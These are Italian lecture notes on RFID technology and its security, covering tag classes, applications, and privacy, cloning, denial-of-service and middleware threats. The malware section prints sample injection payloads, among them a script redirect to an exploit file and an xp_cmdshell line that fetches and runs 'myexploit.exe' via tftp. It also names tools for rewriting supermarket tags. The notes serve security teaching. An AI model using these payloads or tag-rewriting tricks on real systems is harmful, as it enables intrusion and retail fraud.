Scaletta:

introduzione

cosa è?

**Wikipedia dice:**

**RFID** (o **Radio Frequency IDentification** o **Identificazione a radio frequenza**) è una tecnologia per la identificazione automatica di oggetti, animali o persone (AIDC Automatic Identifing and Data Capture) basata sulla capacità di memorizzare e accedere a distanza a tali dati usando dispositivi elettronici (chiamati TAG o transponder) che sono in grado di rispondere comunicando le informazioni in essi contenute quando "interrogati".

Per RFID quindi una intende la tecnologia per l’identificazione wireless.

“un equivalente dei codici a barre, ma via

radio”, pertanto leggibile da remoto e senza contatto

visivo (line of sight) (in realtà può essere molto di più)

Un Sistema RFID è formato da un Lettore e un Tag.

Un tag RFID (detto anche transponder) e' un *microchip* che contiene *dati* + *un numero univoco universale* e grazie

ad un' antenna integrata può ricevere e trasmettere radiofrequenza ad un *tranreceiver* RFID. Questo componente elettronico ha l'aspetto di una etichetta adesiva e può essere grande anche solo pochi millimetri.

Il Lettore emette un campo elettromagnetico/elettrico che, che tramite il principio della induzione trasforma in energia elettrica, che alimenta il microchip. Il chip cosi' attivato trasmette i dati in esso contenuti tramite l'antenna (circuito di trasmissione del segnale) all'apparato che riceve i dati. In sintesi, un tag RFID è in grado di ricevere e di trasmettere via radiofrequenza le informazioni contenute nel chip ad un *transceiver* RFID.

[foto]

Esistono diversi tipi di tag RFID, alcuni dei quali normati da standard [ISO](http://it.wikipedia.org/wiki/Organizzazione_Internazionale_per_le_Standardizzazioni):

* 125/134 k[Hz](http://it.wikipedia.org/wiki/Hertz)
* 13,56 MHz
* 868/915 MHz
* >2,4 GHz

**Classificazione e sicurezza**

I tag più semplici sono di tipo chipless, costituiti dalla sola antenna, che hanno l’unico scopo di

rivelare la loro presenza in vicinanza di un’antenna di lettura. Ne sono un esempio i tag EAS

(Electronic Article Surveillance) usati nei sistemi antitaccheggio.

SICUREZZA DI SISTEMI RFID: CRTICITA’ E VULNERABILITA’ IN AMBIENTI ETEROGENEI

Spostandoci lungo la linea della loro organizzazione classica, cioè dalla classe 0 alla 4ª, passiamo

da dispositivi del tutto privi di logica (cioè privi di un chip che esegue i comandi del lettore ed

implementa uno schema anticollisione) e di un unico ID identificativo, a dispositivi *attivi* (autoalimentati

con un trasmettitore attivo a bordo) con ampie capacità di elaborazione crittografiche capaci di

difendersi da attacchi provenienti dalla rete perché sviluppati ad hoc.

**Classe 0***: Read Only - passivi*. Questi sono i tag più semplici in cui i dati, che consistono in un

semplice numero identificativo, vengono scritti sul tag al momento della produzione dello stesso e non

è possibile aggiornare in nessun modo la memoria. Questa classe di tag non possiede nessun sistema di

sicurezza intrinseco e può essere applicata nei casi in cui è necessaria la semplice identificazione univoca

dell’oggetto, integrata con un sistema informativo centralizzato. Appartengono a questa classe anche i

tag EAS usati nei sistemi antitaccheggio. Altri campi di’impiego per questa classe di tag sono: gestione

biblioteche, asset, magazzini, documenti.

**Classe 1***: Write Once Read Many (WORM) - passivi.* In questo caso il tag viene prodotto senza

scrivere nessun dato nella memoria. I dati possono essere scritti dal produttore del tag o dall’utilizzatore

una sola volta, non è possibile nessuna scrittura successiva: a questo punto il tag può essere solo letto.

Si tratta di tag su cui può essere memorizzato solo un identificativo (fino a 256 bit) definito dall’utente.

Come nel caso precedente il tag non possiede capacità di elaborazione tali da implementare sistemi di

sicurezza come crittografia autenticazione ecc.

**Classe 2***: Read Write - passivi.* I tag di questa classe, hanno la memoria utente riscrivibile (con un

ciclo di vita dell’ordine delle 100000 scritture), che può arrivare intorno ai 2 kb oltre ad avere un

identificativo impresso durante la fabbricazione. Dal punto di vista della sicurezza anlcuni tag

appartenenti a questa classe, implementano sistemi per bloccare la scrittura non autorizzata della

memoria utente. Nel caso dei dispositivi Mifare (ISO 14443A) la comunicazione con il reader (con

distanze sempre nell’ordine di 10-15cm) prevede sistemi di crittografia e autenticazione, cosa che in

generale i dispositivi di tipo passivo e a basso costo, come gli ISO 15693, non implementano.

I tag di classe 2 vengono spesso impiegati nei settori dove è utile avere dei *data logger* direttamente

sull’oggetto (Supply chain, impianti di produzione, ambito sanitario).

**Classe 3***: Read Write - semipassivi con sensore a bordo*. I tag appartenenti a questa classe sono

equipaggiati con un sensore che consente di registrare, nella memoria utente, parametri quali

temperatura, pressione, umidità, e spostamenti. Questi tag devono necessariamente avere una sorgente

interna di energia poiché le letture devono poter essere effettuate dal sensore in assenza del lettore. Nei

dispositivi semipassivi comunque la comunicazione con il reader avviene, come nei tag completamente

passivi, utilizzando l’energia del campo generato dal reader.

**Classe 4***: Read Write - attivi con trasmettitore integrato*. Questi tag sono come dei dispositivi radio in

miniatura che possono comunicare con altri tag o altri dispositivi in assenza del lettore. Ciò significa che

i tag presi in esame sono completamente attivi e quindi alimentati dalla propria batteria. L’uso di tag

attivi o semi-attivi, dotati cioè di una propria alimentazione e di memoria, consente l’utilizzo della

crittografia, sia asimmetrica che simmetrica, quindi di una autenticazione “forte”. La possibilità di scelta

di un tipo di elaborazione per la sicurezza non è realizzabile su dispositivi a basso costo, in quanto la

fonte di energia a bordo diviene indispensabile per l’impiego di un motore di crittografia.

Applicazioni

La tecnologia RFID è considerata per la sua potenzialità di applicazione una [tecnologia](http://it.wikipedia.org/wiki/Tecnologia) [general purpose](http://it.wikipedia.org/wiki/General_purpose) (come l'elettricità, la ruota, etc) e presenta un elevato livello di *pervasività*

Diversi i campi di applicazione della tecnologia. In particolare i campi di adozione principali esistenti sono:

* Le soluzioni su tag 125/134 kHz trovano campi applicativi: tracciabilità animali domestici e di allevamento(cani, mucche, ...), apertura serrature (settore alberghiero e controllo accessi)
* Le soluzioni su tag 13,56 MHz trovano applicazioni in:
  + standard [ISO 15693](http://it.wikipedia.org/wiki/ISO_15693) per la tracciabilità (alimentare, prodotti, etc), borsellini elettronici non bancari (villaggi vacanze, [discoteche](http://it.wikipedia.org/wiki/Discoteca), etc);
  + standard [ISO 14443](http://it.wikipedia.org/wiki/ISO_14443) (ad alta sicurezza) per carte bancarie, tessere documenti di identità elettronici, [titoli di viaggio elettronici](http://it.wikipedia.org/wiki/Titolo_di_viaggio_elettronico)
* le soluzioni con tag UHF [ISO 18000](http://it.wikipedia.org/w/index.php?title=ISO_18000&action=edit&redlink=1) sono dedicate alla [logistica](http://it.wikipedia.org/wiki/Logistica) sia interna che esterna d'azienda
* le soluzioni con tag 2,4 GHz e oltre per la mobilità ([telepass](http://it.wikipedia.org/wiki/Telepass) e similari) e gli [interporti](http://it.wikipedia.org/wiki/Interporto)

**Passaporto**

### Monetica

### Bigliettazione Elettronica

### Logistica Magazzini (Identificare ogni contenitore e ogni scaffale di magazzino)

### Logistica Trasporti (vengono applicati sia sugli oggetti (scatole, [pallet](http://it.wikipedia.org/wiki/Pallet), ecc.) da trasportare, sia sui mezzi di trasporto ([vagoni](http://it.wikipedia.org/wiki/Carro_(ferrovia)), [automobili](http://it.wikipedia.org/wiki/Autovettura), ecc.). )

### Controllo presenze ed accessi

### Identificazione degli animali

### Biblioteche - rilevazione patrimonio librario e movimento libri

### Antitaccheggio

Sono solo esempi comuni, in realtà ci sono decine di alternative

 I dispositivi che lavorano in UHF sono più a rischio per disturbi ed

interferenze dovute a reti wireless, apparati radio, macchine

elettriche, etc…

 L’aumento in frequenza è spesso affiancato all’utilizzo di tecnologie

attive che aumentano il range ma limitano la vita del componente

alla vita della batteria

Il problema della sicurezza ( dati personali – attacchi al server)

Le caratteristiche dei sistemi Rfid hanno spinto lo sviluppo di tecnologie per un vasto raggio di applicazioni ma, al tempo stesso, esse presentano anche delle vulnerabilità. Infatti, un sistema RFId, anche se intrinsecamente fidato, può essere sottoposto a minacce concernenti la sicurezza delle informazioni che tratta. Per questo motivo, molta attenzione è rivolta dalla maggior parte delle organizzazioni alla sicurezza delle informazioni.

I livelli di Sicurezza e di Privacy di un sistema RFId sono dipendenti dal rapporto costo/benefici

che il loro trattamento può procurare, cioè risultano strettamente legati alle **necessità** di impiego

applicative.

Si possono suddividere le vulnerabilità i “privacy” e “attacchi ai dati” -> safety e sicurity

Threat model

**(a) Attacchi contro la riservatezza e la privacy**

**Estremizzando un esempio** si può ipotizzare uno scenario in cui una persona vada in un supermercato a fare spesa, paghi con un rfid impiantato nel corpo una serie di prodotti ognuno con un rfid identificativo. L’rfid che ha nel proprio corpo oltre ad essere strumento per i pagamenti raccoglie anche informazioni sullo stato di salute della persona, oltre a localizzarla ovunque si trovi.

Un possibile attaccante in uno scenario simile potrebbe ottenere molte informazioni di quella persona: potrebbe sapere i suoi gusti sapendo i prodotti che ha comprato, sapere le sue abitudini vedendo i suoi spostamenti e sapere il suo stato di salute. Con tutte queste informazioni, un’azienda, per esempio potrebbe proporgli prodotti mirati secondo i suoi gusti e la sua salute.

D’altro canto se la persona ha una qualche malattia tramite il chip sarebbe possibile rintracciarla in caso si sentisse male.

In molti hanno avuto tali dubbi e hanno ipotizzato scenari simili.

**Possibili difese:**

Cifratura dei tag

- Infattibile sui tag più economici (se non esternamente)

- Tag costosi fattibile, ma in genere con algoritmi deboli

Disattivare i tag quando escono dal luogo di interesse

- Semplice, le persone possono capirlo e fidarsi nega il servizio

 Creazione di “schermature”

- Anche qui comprensibile, ma può funzionare solo per i tag

che stanno in un contenitore (es. portafoglio)

 “RFID blocker”, interferenza

- Denial of service sul lettore

- Un dispositivo aggiuntivo

- poliche

“Leggere” non è grave come “correlare”

- Difendersi mediante la limitazione dei dati

**(b) Attacchi di “spoofing” o clonazione**

Alcuni tag, in particolare quelli “scrivibili”, possono essere clonati o ri-etichettati

 Altri, quelli “unici”, possono essere clonati a livello radio, in quanto si limitano ad enunciare la propria identità senza autenticazione

 Scenari d'attacco

- Modifica di etichette in documenti per falsificarli

- Modifica di un EPC per pagare meno

- Modifica di etichette per frodare sistemi di e-payment

- Modifica di etichette o di segnali, generazione di segnali


spurii per alterare sistemi di inventory

- Skimming di antifurti, sistemi di pagamento, etc.


esempio di attacco :

MIT Proximity Card da parte dei studenti Josh Mandel, Austin Roach, Keith Winstein.

La card serviva per entrare all’interno dei laboratori riservati del MIT



Tramite uno studio del segnale che emetteva la card gli studenti del MIT hanno ricreato un trasmettitore con appena 30$



Ulteriore esempio:

RF-DUMP

Al sito <http://www.rf-dump.org/> è possibile scarica un programma open source scritto da un programmatore tedesco per tutte le piattaforme con il quale è possibile leggere/scrivere ISO tag e Smart-Label tramite un semplice trasmettitore. Tramite questo semplice programma è possibile riscrivere quindi le etichette dei supermercati e pagare meno il philadelfia



**altro esempio:**

sul sit <http://rfidiot.org/> è possibile scaricare (e comprare lettore) un semplice programma scritto in pyton che permette di modificare, esplorare qualsiasi RFid.

CONTROMISURE

Tutte le forme di protezione della riservatezza aiutano a

contrastare la clonazione

 Autenticazione attiva

- Richiede tag costosi

 Autenticazione “passiva” (dati sul chip “firmati” da autorità)

- Non contrasta clonazione

 Track and trace

- Anomaly detection, a posteriori: problema privacy

**(c) Attacchi di “denial of service”**

I tag possono essere distrutti, rimossi o in alcuni casi riprogrammati e cancellati

 I lettori possono essere disturbati in radiofrequenza

 Scenari d'attacco:

- Distruzione,rimozione o riprogrammazione di tag in un magazzino o negozio, con conseguente interruzione o rallentamento operativo

- Utilizzo di un disturbatore in frequenza per nascondere una tag oppure rimozione, distruzione o riprogrammazione

**(d) Malware**

I sistemi RFID interagiscono spesso con altri sistemi informatici (middeleware).

Le informazioni lette dai tag non sono altro che input che un sistema valuta o che tramite essi si accede a un database.

La vulnerabilità di un sistema diventa proprio il tag rfid, il quale è l’”anello debole” dell’intero sistema.

**Buffer overflows**

Potrebbe capitare che un sistema di lettura dei tag RFID sia programmato per leggere RFID specifici di 128bit. La memoria allocata nel programma quindi potrebbe non essere maggiore della grandezza specificata. In questo modo, potremmo portare all'interno del sistema di lettura un RFID grande 512bit cosicché la memoria del middleware subisca un buffer overflow sovrascrivendo dunque l'indirizzo di ritorno sullo stack in modo che quando si ha il ritorno dalla procedura, si verifichi un salto in un punto specifico della memoria del tag, contenente codice maligno.

**Code Insertion cross code**

Se il middleware utilizzasse un componente web-based (interfaccia utente ad esempio), ci sarebbero maggiori vulnerabilità'. Il tag rfid infatti potrebbe contenere nella sezione data il seguente codice (javascript):

<script>document.location='http://ip/exploit.wmf';</script>

**SQL injection.**

Supponiamo che ci sia un sistema di controllo (middleware) che legga tag RFID in un magazzino. La query del

database sara simile a:

"Merce: <READ RFID>"

Ora se noi scrivessimo nel tag RFID

"Tavolo; shutdown"

il sistema middleware processerebbe:

"Merce: Tavolo; shutdown"

Supponendo che il simbolo ; indica la fine di un'istruzione e l'inizio della nuova, il risultato che avremmo sarebbe

La sicurezza degli RFID 3

simile a:

"XYZ; database shutdown completed"

Tale attacco non è certamente un virus, ma è certamente un pericolo dato che un attacker ha la possibilità di

spegnere a suo piacimento il database.

RFID-Based Worms

RFID Worm

- Semplici exploit che scaricano ed eseguono del codice che si propaga

sulla rete e tramite tag RFID

; EXEC Master..xpcmdshell ‘tftp -i %ip% GET myexploit.exe & myexploit‘ --

**RFID-Based Viruses**

Virus di pochi kb che possono infettare l’intero sistema.

**Invece di scaricare il virus da remoto sono stati presentati alcuni virus di pochi kb.**

POSSIBILI SOLUZIONI

**Buffer overflows -> utilizzare linguaggi di alto livello per il middleware (JAVA)**

**Code Insertion cross code (validare gli input prima di utilizzarli)**

**SQL injection. (validare il codice prima di fare query)**

RFID Worm (cifrare l’rfid)

**RFID-Based Viruses** (cifrare l’rfid)